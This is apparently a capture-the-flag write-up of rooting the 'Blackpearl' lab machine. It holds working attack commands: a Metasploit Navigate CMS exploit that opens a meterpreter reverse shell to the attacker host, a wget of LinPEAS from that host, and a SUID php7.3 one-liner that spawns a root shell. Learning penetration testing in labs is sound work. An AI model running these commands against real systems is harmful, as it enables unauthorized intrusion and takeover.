
Both the machines are configured on NAT Network.
┌──(kali㉿kali)-[~]
└─$ nmap -sCV  -T4 -p- 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 00:53 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00068s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.14.2
MAC Address: 08:00:27:AF:9D:B3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.16 seconds
The host was confirmed to be alive and reachable, with minimal latency observed. Out of 65,535 TCP ports, only three ports were found open, indicating a relatively small external attack surface.
Port 22/tcp — SSHPort 53/tcp — DNSPort 80/tcp — HTTP
- Operating System: Linux
- MAC Address:
08:00:27:AF:9D:B3 - Virtualization: Oracle VirtualBox (virtual NIC detected)
The target system exposes SSH, DNS, and HTTP services. While the number of open ports is limited, multiple services disclose version information, which can be leveraged for version-specific vulnerability research. Further enumeration of the web server and authentication mechanisms is recommended.

An nginx web server running on port 80. Accessing the service displayed the default nginx welcome page.
I performed directory brute-forcing against the web server using ffuf with the directory-list-2.3-medium.txt wordlist.
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://10.0.2.15/FUZZ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt:FUZZ
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://10.0.2.15/FUZZ
:: Wordlist : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
[Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 13ms]
secret [Status: 200, Size: 209, Words: 31, Lines: 9, Duration: 42ms]
[Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 92ms]
The scan returned mostly false positives caused by the web server responding with identical content for non-existent paths. One valid directory was identified:
When I navigated to /secret, the server initiated a file download.

No! exploitable web directories or application endpoints were identified through directory busting.
Based on the result, I did DNS reconnaissance.
┌──(kali㉿kali)-[~]
└─$ sudo dnsrecon -r 127.0.0.0/24 -n 10.0.2.15 -d blah
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] 	 PTR blackpearl.tcm 127.0.0.1
[+] 1 Records Found
DNS reconnaissance revealed that the target IP resolves to the hostname blackpearl.tcm.

I then added the domain mapping to my local hosts file, resolving blackpearl.tcm to the target IP address.
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/hosts

After updating the local hosts file, I accessed http://blackpearl.tcm and observed that the application served a PHP-based web page.
- PHP Version:
7.3.27-1~deb10u1
I then again performed directory enumeration against http://blackpearl.tcm using Gobuster to confirm whether any hidden application paths were present.
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://blackpearl.tcm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blackpearl.tcm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/navigate             (Status: 301) [Size: 185] [--> http://blackpearl.tcm/navigate/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
The scan identified a single accessible directory:
- **
/navigate** — HTTP 301 (redirects to /navigate/)
Navigating to this path revealed that the web application is running a **content management system (CMS)**.

The application was identified as:
With the CMS and version confirmed, I conducted targeted vulnerability research. Public exploit research revealed the existence of a Metasploit proof-of-concept module for unauthorized remote code execution (RCE) affecting this version of Navigate CMS.
Rapid7
I loaded the following Metasploit module:
exploit/multi/http/navigate_cms_rce
The exploit was configured to target the CMS installation located at /navigate/ and to use the correct virtual host blackpearl.tcm.
Once the required options were set, I executed the exploit. The module successfully bypassed authentication, uploaded a malicious payload, and triggered execution on the target system.
Once the required options were set, I executed the exploit. The module successfully bypassed authentication, uploaded a malicious payload, and triggered execution on the target system.
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/http/navigate_cms_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
=>  0   Automatic

msf6 exploit(multi/http/navigate_cms_rce) > show options

Module options (exploit/multi/http/navigate_cms_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /navigate/       yes       Base Navigate CMS directory path
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigate_cms_rce) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(multi/http/navigate_cms_rce) > set VhOST blackpearl.tcm
VhOST => blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (40004 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:38626) at 2025-10-23 03:21:27 -0400

meterpreter >
obtained a **Meterpreter reverse shell**.
meterpreter > shell
Process 1175 created.
Channel 1 created.
whoami
www-data
After spawning a shell from the Meterpreter session, I verified the execution context:
This confirmed that I had achieved remote code execution as the web server user, indicating successful initial foothold but with limited privileges.
At this stage, privilege escalation was required to gain root-level access and retrieve the target flag.
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@blackpearl:~/blackpearl.tcm/navigate$
This resulted in a stable interactive shell as www-data, enabling reliable execution of enumeration and privilege escalation techniques.
After gaining an initial foothold as www-data, I proceeded with local privilege escalation enumeration using LinPEAS.
I hosted the LinPEAS script on my attacking machine and transferred it to the target:
┌──(kali㉿kali)-[~/HTB]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [07/Dec/2025 08:58:07] "GET /linpeas.sh HTTP/1.1" 200 -
On the target system, I downloaded the script to /tmp:
www-data@blackpearl:/tmp$ wget http://10.0.2.4/linpeas.sh
wget http://10.0.2.4/linpeas.sh
--2025-12-07 08:58:07--  http://10.0.2.4/linpeas.sh
Connecting to 10.0.2.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 949.15K  --.-KB/s    in 0.1s

2025-12-07 08:58:07 (6.52 MB/s) - 'linpeas.sh' saved [971926/971926]

www-data@blackpearl:/tmp$ ls
ls
linpeas.sh
systemd-private-9f32e185bbab470d8a9c9492d9e44d2a-systemd-timesyncd.service-LT22NT
www-data@blackpearl:/tmp$
With the script successfully transferred, I executed LinPEAS to identify potential privilege escalation vectors.
LinPEAS revealed the presence of multiple SUID binaries. To validate this, I manually enumerated SUID files:

www-data@blackpearl:/tmp$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$
Notable SUID binaries included:
/usr/bin/php7.3/usr/bin/su/usr/bin/passwd/usr/bin/mount/usr/bin/umount
The presence of php7.3 with the SUID bit set stood out as a high-risk misconfiguration.
I researched the identified SUID binaries on GTFOBins and confirmed that PHP can be abused to spawn a shell while preserving elevated privileges.

I executed the following command to spawn a privileged shell:
www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
/usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
- Effective UID (euid): root
- Real UID: www-data
This indicated successful privilege escalation, allowing access to root-owned files and directories.
With root privileges effectively obtained, I accessed the root directory and retrieved the flag:
cd /root
ls
flag.txt
cat flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
Blackpearl successfully rooted 😎